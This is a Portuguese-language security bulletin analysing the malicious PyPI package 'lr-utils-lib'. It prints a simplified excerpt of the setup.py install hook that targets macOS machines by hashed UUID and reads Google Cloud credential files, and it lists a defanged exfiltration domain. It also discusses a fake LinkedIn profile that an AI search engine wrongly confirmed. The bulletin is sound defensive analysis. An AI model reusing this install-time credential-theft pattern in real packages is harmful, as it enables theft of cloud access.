BOLETIM DE SEGURANÇA

Pacote PyPI malicioso visa macOS para roubar credenciais do Google Cloud

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Especialistas em segurança cibernética identificaram um pacote prejudicial no Python Package Index (PyPI) que mira especificamente sistemas Apple macOS com a intenção de extrair credenciais do Google Cloud de um conjunto específico de usuários.

2 INFORMAÇÕES SOBRE A AMEAÇA

Foi recentemente revelado que o pacote Python denominado “lr-utils-lib” abrigava um código mal-intencionado escondido. Este código, que é ativado durante a instalação, visa sistemas macOS e busca extrair credenciais da Plataforma Google Cloud, enviando-as para um servidor remoto. Adicionalmente, foi descoberto um link para um perfil falso no LinkedIn de “Lucid Zenith”, que falsamente se apresentava como CEO da Apex Companies, LLC, sugerindo possíveis táticas de engenharia social. De forma alarmante, mecanismos de busca de IA, como o Perplexity, verificaram de forma inconsistente essas informações falsas, ressaltando desafios significativos de segurança cibernética na era digital.




Figura 1 – Fluxo de ataque.

O código malicioso está alojado no arquivo setup.py do pacote Python, permitindo que seja executado automaticamente durante a instalação.

```
# Various functions
.
.
.
go = ['641d54eb5d6eede67c62287e8b33c95200b68d35465c75a2715a95fdfffe86d1',
    'ae712e7065d27a88e464f77a0e4f97af6fa7a6bbcb9ebfe674eecec11f82c752',
    '1686dc1dc8b706be5664fa568833cd8920c8551415c1b8567bc9b1060ff7bd0a',
    'ae5a652d6397ac8150e046293006 4cc600875e66d7687dcdcadd3c2532c45ac9',
    '086dac8a9a2e86f3ee79274111d04577cfb4537d4f004efb4698ddecdf78c608',
    'faacef9164ab09741fc616e71890ecbb4d748fec30954daf198424615c4115cb',
    '3d959605a3105b5d37a4af33543c93ca4ffd02627d476e1b4647c75d61dd977f',
    # Full list contains 64 Hashes
   ]

class PyInstall(install):
    def run(self):
        if sys.platform != "darwin":
            return

        tmp = get_co()
        c = "ioreg -k IOPlatformUUID"
        raw = tmp(c.split()).decode()
        p = '"IOPlatformUUID"\s+=\s+"([^"]+)"'
        roger = get_se()(p, raw)
        u = get_ma(roger)
        h = get_ash(u)

        if h in go:
            b = "~/.config/gcloud"
            t = ["application_default_credentials.json", "credentials.db"]
```

Figura 2 – Trecho da versão simplificada do código.

Após ser ativado, o malware verifica inicialmente se está operando em um sistema macOS, seu principal alvo. Em seguida, ele recupera o **IOPlatformUUID** do dispositivo Mac (um identificador único) e o transforma em hash usando o algoritmo SHA-256.

O hash resultante é então comparado a uma lista predefinida de 64 hashes de UUID MAC, indicando uma estratégia de ataque altamente direcionada e sugerindo que os invasores têm conhecimento prévio dos sistemas de suas vítimas pretendidas.

Se uma correspondência for encontrada na lista de hash, o processo de exfiltração de dados do malware começa. Ele tenta acessar dois arquivos críticos dentro do diretório **~/.config/gcloud: application_default_credentials.json** e **credentials.db**. Esses arquivos geralmente contêm dados de autenticação confidenciais do Google Cloud. O malware então tenta transmitir o conteúdo desses arquivos por meio de solicitações HTTPS POST para um servidor remoto identificado como **europe-west2-workload-422915[.]cloudfunctions[.]net**.

Essa exfiltração de dados, se bem-sucedida, pode fornecer aos invasores acesso não autorizado aos recursos do Google Cloud da vítima.

O aspecto de engenharia social deste ataque, embora não esteja definitivamente ligado ao malware em si, apresenta uma dimensão interessante. Um perfil do LinkedIn foi descoberto sob o nome “Lucid Zenith”, correspondendo ao nome do proprietário do pacote. Este perfil afirma falsamente que Lucid Zenith é o CEO da Apex Companies, LLC. A existência deste perfil levanta questões sobre potenciais táticas de engenharia social que poderiam ser empregadas juntamente com o malware.




Figura 3 – Exemplos de engenharia social.

Consultou-se vários mecanismos de busca e chatbots com tecnologia de IA para saber mais sobre a posição da Lucid Zenith. O que encontramos foi uma variedade de respostas inconsistentes. Um mecanismo de busca com tecnologia de IA, “Perplexity”, confirmou incorretamente as informações falsas, sem mencionar o verdadeiro CEO.

Essa resposta foi bastante consistente, mesmo com diferentes formulações da pergunta. Isso foi bastante chocante, pois o mecanismo de busca com inteligência artificial poderia facilmente ter confirmado o fato verificando a página oficial da empresa ou até mesmo percebendo que havia dois perfis no LinkedIn reivindicando o mesmo título.

Outras plataformas de IA, para seu crédito, quando questionadas repetidamente sobre o papel da Lucid Zenith, declararam corretamente que ele não era o CEO e forneceram o nome do CEO real. Essa discrepância ressalta a variabilidade nas respostas geradas pela IA e os riscos potenciais de confiar demais em uma única fonte de IA para verificação. Ela serve como um lembrete de que os sistemas de IA podem às vezes propagar informações incorretas, destacando a importância de fazer referência cruzada a várias fontes e manter uma abordagem crítica ao usar ferramentas alimentadas por IA para coleta de informações. Se essa manipulação foi deliberada pelo invasor, destaca uma vulnerabilidade no estado atual dos sistemas de recuperação e verificação de informações alimentados por IA que atores nefastos poderiam potencialmente usar em seu benefício, por exemplo, aumentando a credibilidade e a entrega de pacotes maliciosos.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Revisão regular das dependências

- Faça uma revisão regular das dependências do seu projeto Python.

Atualização de pacotes obsoletos

- Mantenha todos os seus pacotes Python atualizados.

Análise estática de código

- Utilize ferramentas de análise estática de código para identificar potenciais falhas de segurança.

Verificação em duas etapas

- Use a verificação em duas etapas sempre que possível.

Não repita senhas

- Uma senha vazada pode levar à invasão de outras contas.

Armazenamento seguro de senhas

- Não salve senhas no navegador.

Troca imediata de senhas

- Troque imediatamente suas senhas se desconfiar que elas vazaram ou foram usadas em um dispositivo infectado.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	europe-west2-workload-422915[.]cloudfunctions[.]net lucid[.]zeniths[.]0j@icloud[.]com

Tabela 1 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Checkmarx**
- **Thehackernews**

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH